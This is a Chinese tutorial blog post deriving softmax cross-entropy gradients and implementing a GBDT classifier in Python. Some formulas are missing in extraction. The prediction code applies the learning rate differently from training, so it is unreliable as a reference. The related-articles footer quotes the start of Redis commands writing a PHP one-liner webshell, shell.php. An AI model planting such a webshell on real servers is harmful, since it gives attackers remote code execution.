
《机器学习Python实现_10_06_集成学习_boosting_gbdt分类实现》
一.利用回归树实现分类

分类也可以用回归树来做,简单说来就是训练与类别数相同的几组回归树,每一组代表一个类别,然后对所有组的输出进行softmax操作将其转换为概率分布,然后再通过交叉熵或者KL一类的损失函数求每颗树相应的负梯度,指导下一轮的训练,以三分类为例,流程如下:
二.softmax+交叉熵损失,及其梯度求解
分类问题,一般会选择用交叉熵作为损失函数,下面对softmax+交叉熵损失函数的梯度做推导:
softmax函数在最大熵那一节已有使用,再回顾一下:
\]
交叉熵在logistic回归有介绍:
\]
将\(p_i\)替换为\(\frac{e^{y_i^{hat}}}{\sum_{i=1}^n e^{y_i^{hat}}}\)即是我们的损失函数:
=-\sum_{i=1}^n y_i(y_i^{hat}-log\sum_{j=1}^n e^{y_j^{hat}})\\
=log\sum_{i=1}^n e^{y_i^{hat}}-\sum_{i=1}^ny_iy_i^{hat}(由于是onehot展开,所以\sum_{i=1}^n y_i=1)
\]
计算梯度:
\]
所以,第一组回归树的拟合目标为\(y_1-\frac{e^{y_1^{hat}}}{\sum_{i=1}^n e^{y_i^{hat}}}\),第二组回归树学习的拟合目标为\(y_2-\frac{e^{y_2^{hat}}}{\sum_{i=1}^n e^{y_i^{hat}}}\),....,第\(n\)组回归树的拟合目标为\(y_n-\frac{e^{y_n^{hat}}}{\sum_{i=1}^n e^{y_i^{hat}}}\)
三.代码实现
import os

os.chdir('../')

from ml_models.tree import CARTRegressor

from ml_models import utils

import copy

import numpy as np

import matplotlib.pyplot as plt

%matplotlib inline

class GradientBoostingClassifier(object):

    def __init__(self, base_estimator=None, n_estimators=10, learning_rate=1.0):

        """

        :param base_estimator: 基学习器,允许异质;异质的情况下使用列表传入比如[estimator1,estimator2,...,estimator10],这时n_estimators会失效;

                                同质的情况,单个estimator会被copy成n_estimators份

        :param n_estimators: 基学习器迭代数量

        :param learning_rate: 学习率,降低后续基学习器的权重,避免过拟合

        """

        self.base_estimator = base_estimator

        self.n_estimators = n_estimators

        self.learning_rate = learning_rate

        if self.base_estimator is None:

            # 默认使用决策树桩

            self.base_estimator = CARTRegressor(max_depth=2)

        # 同质分类器

        if type(base_estimator) != list:

            estimator = self.base_estimator

            self.base_estimator = [copy.deepcopy(estimator) for _ in range(0, self.n_estimators)]

        # 异质分类器

        else:

            self.n_estimators = len(self.base_estimator)

        # 扩展class_num组分类器

        self.expand_base_estimators = []

    def fit(self, x, y):

        # 将y转one-hot编码

        class_num = np.amax(y) + 1

        y_cate = np.zeros(shape=(len(y), class_num))

        y_cate[np.arange(len(y)), y] = 1

        # 扩展分类器

        self.expand_base_estimators = [copy.deepcopy(self.base_estimator) for _ in range(class_num)]

        # 拟合第一个模型

        y_pred_score_ = []

        # TODO:并行优化

        for class_index in range(0, class_num):

            self.expand_base_estimators[class_index][0].fit(x, y_cate[:, class_index])

            y_pred_score_.append(self.expand_base_estimators[class_index][0].predict(x))

        y_pred_score_ = np.c_[y_pred_score_].T

        # 计算负梯度

        new_y = y_cate - utils.softmax(y_pred_score_)

        # 训练后续模型

        for index in range(1, self.n_estimators):

            y_pred_score = []

            for class_index in range(0, class_num):

                self.expand_base_estimators[class_index][index].fit(x, new_y[:, class_index])

                y_pred_score.append(self.expand_base_estimators[class_index][index].predict(x))

            y_pred_score_ += np.c_[y_pred_score].T * self.learning_rate

            new_y = y_cate - utils.softmax(y_pred_score_)

    def predict_proba(self, x):

        # TODO:并行优化

        y_pred_score = []

        for class_index in range(0, len(self.expand_base_estimators)):

            estimator_of_index = self.expand_base_estimators[class_index]

            y_pred_score.append(

                np.sum(

                    [estimator_of_index[0].predict(x)] +

                    [self.learning_rate * estimator_of_index[i].predict(x) for i in

                     range(1, self.n_estimators - 1)] +

                    [estimator_of_index[self.n_estimators - 1].predict(x)]

                    , axis=0)

            )

        return utils.softmax(np.c_[y_pred_score].T)

    def predict(self, x):

        return np.argmax(self.predict_proba(x), axis=1)
#造伪数据

from sklearn.datasets import make_classification

data, target = make_classification(n_samples=100, n_features=2, n_classes=2, n_informative=1, n_redundant=0,

                                   n_repeated=0, n_clusters_per_class=1, class_sep=.5,random_state=21)
# 同质


classifier = GradientBoostingClassifier(base_estimator=CARTRegressor(),n_estimators=10)

classifier.fit(data, target)

utils.plot_decision_function(data, target, classifier)
#异质

from ml_models.linear_model import LinearRegression


classifier = GradientBoostingClassifier(base_estimator=[LinearRegression(),LinearRegression(),LinearRegression(),CARTRegressor(max_depth=2)])

classifier.fit(data, target)

utils.plot_decision_function(data, target, classifier)
《机器学习Python实现_10_06_集成学习_boosting_gbdt分类实现》的更多相关文章
- 简单物联网:外网访问内网路由器下树莓派Flask服务器
最近做一个小东西,大概过程就是想在教室,宿舍控制实验室的一些设备. 已经在树莓上搭了一个轻量的flask服务器,在实验室的路由器下,任何设备都是可以访问的:但是有一些限制条件,比如我想在宿舍控制我种花 ...
- 利用ssh反向代理以及autossh实现从外网连接内网服务器
前言 最近遇到这样一个问题,我在实验室架设了一台服务器,给师弟或者小伙伴练习Linux用,然后平时在实验室这边直接连接是没有问题的,都是内网嘛.但是回到宿舍问题出来了,使用校园网的童鞋还是能连接上,使 ...
- 外网访问内网Docker容器
外网访问内网Docker容器 本地安装了Docker容器,只能在局域网内访问,怎样从外网也能访问本地Docker容器? 本文将介绍具体的实现步骤. 1. 准备工作 1.1 安装并启动Docker容器 ...
- 外网访问内网SpringBoot
外网访问内网SpringBoot 本地安装了SpringBoot,只能在局域网内访问,怎样从外网也能访问本地SpringBoot? 本文将介绍具体的实现步骤. 1. 准备工作 1.1 安装Java 1 ...
- 外网访问内网Elasticsearch WEB
外网访问内网Elasticsearch WEB 本地安装了Elasticsearch,只能在局域网内访问其WEB,怎样从外网也能访问本地Elasticsearch? 本文将介绍具体的实现步骤. 1. ...
- 怎样从外网访问内网Rails
外网访问内网Rails 本地安装了Rails,只能在局域网内访问,怎样从外网也能访问本地Rails? 本文将介绍具体的实现步骤. 1. 准备工作 1.1 安装并启动Rails 默认安装的Rails端口 ...
- 怎样从外网访问内网Memcached数据库
外网访问内网Memcached数据库 本地安装了Memcached数据库,只能在局域网内访问,怎样从外网也能访问本地Memcached数据库? 本文将介绍具体的实现步骤. 1. 准备工作 1.1 安装 ...
- 怎样从外网访问内网CouchDB数据库
外网访问内网CouchDB数据库 本地安装了CouchDB数据库,只能在局域网内访问,怎样从外网也能访问本地CouchDB数据库? 本文将介绍具体的实现步骤. 1. 准备工作 1.1 安装并启动Cou ...
- 怎样从外网访问内网DB2数据库
外网访问内网DB2数据库 本地安装了DB2数据库,只能在局域网内访问,怎样从外网也能访问本地DB2数据库? 本文将介绍具体的实现步骤. 1. 准备工作 1.1 安装并启动DB2数据库 默认安装的DB2 ...
- 怎样从外网访问内网OpenLDAP数据库
外网访问内网OpenLDAP数据库 本地安装了OpenLDAP数据库,只能在局域网内访问,怎样从外网也能访问本地OpenLDAP数据库? 本文将介绍具体的实现步骤. 1. 准备工作 1.1 安装并启动 ...
随机推荐
- 如何用css写一个带斜切角、有边框又有内外阴影的按钮呢?
如果有一天,UI设计师丢过来一张UI稿,上面有这样一个带有斜切角.有边框还有内外阴影的按钮,你会怎么实现呢?第一反应切图?可是按钮内容.大小都是可变的,那得切多少图啊~Canvas?SVG?No,no ...
- HoloWAN在连接路由器时应该选择WAN口还是LAN口,有什么区别?
HoloWAN在连接路由器时应该选择WAN口还是LAN口,有什么区别? 在解决问题前,需要连接到,路由器的WAN口和LAN口的作用不同. WAN口是对外的接口,连接广域网.当联网设备和路由器都开启了D ...
- 大数据实战-Spark实战技巧
1.连接mysql --driver-class-path mysql-connector-java-5.1.21.jar 在数据库中,SET GLOBAL binlog_format=mixed; ...
- redis一句话木马控电脑
(1)在redis管理工具内写入木马并保存: 输入命令行: config set dbfilename shell.php set shell "<?php @assert($_P ...
- 初识Java多线程
一.多线程概述 1.1.程序.进程.线程概念 1)程序 是为完成特定任务,用某种语言编写的一组指令的集合,即指一段静态的代码,静态对象. 2)进程 是指一个内存中运行的应用程序,每个进程都有一个独立的 ...
- FreeBSD 12.2 阿里云镜像使用说明
目前直接从阿里云 12.1 升级 12.2 会导致错误.镜像非本人制作.FreeBSD 12.2 阿里云镜像使用说明镜像下载地址: http://t.cn/A6taB5jO修改内容:对 /usr/sr ...
- Jmeter 分布式架构和服务器性能监控解决方案
在对项目做大并发性能测试时,常会碰到并发数比较大(比如需要支持10000并发),单台电脑的配置(CPU和内存)可能无法支持,这时可以使用Jmeter提供的分布式测试的功能来搭建分布式并发环境 . 一. ...
- 第七届蓝桥杯省赛JavaB组——第十题压缩变换
题目: 压缩变换小明最近在研究压缩算法.他知道,压缩的时候如果能够使得数值很小,就能通过熵编码得到较高的压缩比.然而,要使数值很小是一个挑战.最近,小明需要压缩一些正整数的序列,这些序列的特点是,后面 ...
- bjd_ctf
1.抓包修改 提示修改id,postman修改headers里面的id 分析得到id是admin加admin的base64编码,payload为id: adminYWRtaW4= 请求后又提示请使 ...
- .zip爆破
.zip爆破 Python的优化问题 Python在计算密集型任务方面没有明显的多线程优化,多线程更加适合用于处理I/O密集型任务(如网络请求).爆破任务使用顺序执行即可. 编写Python脚本 一个 ...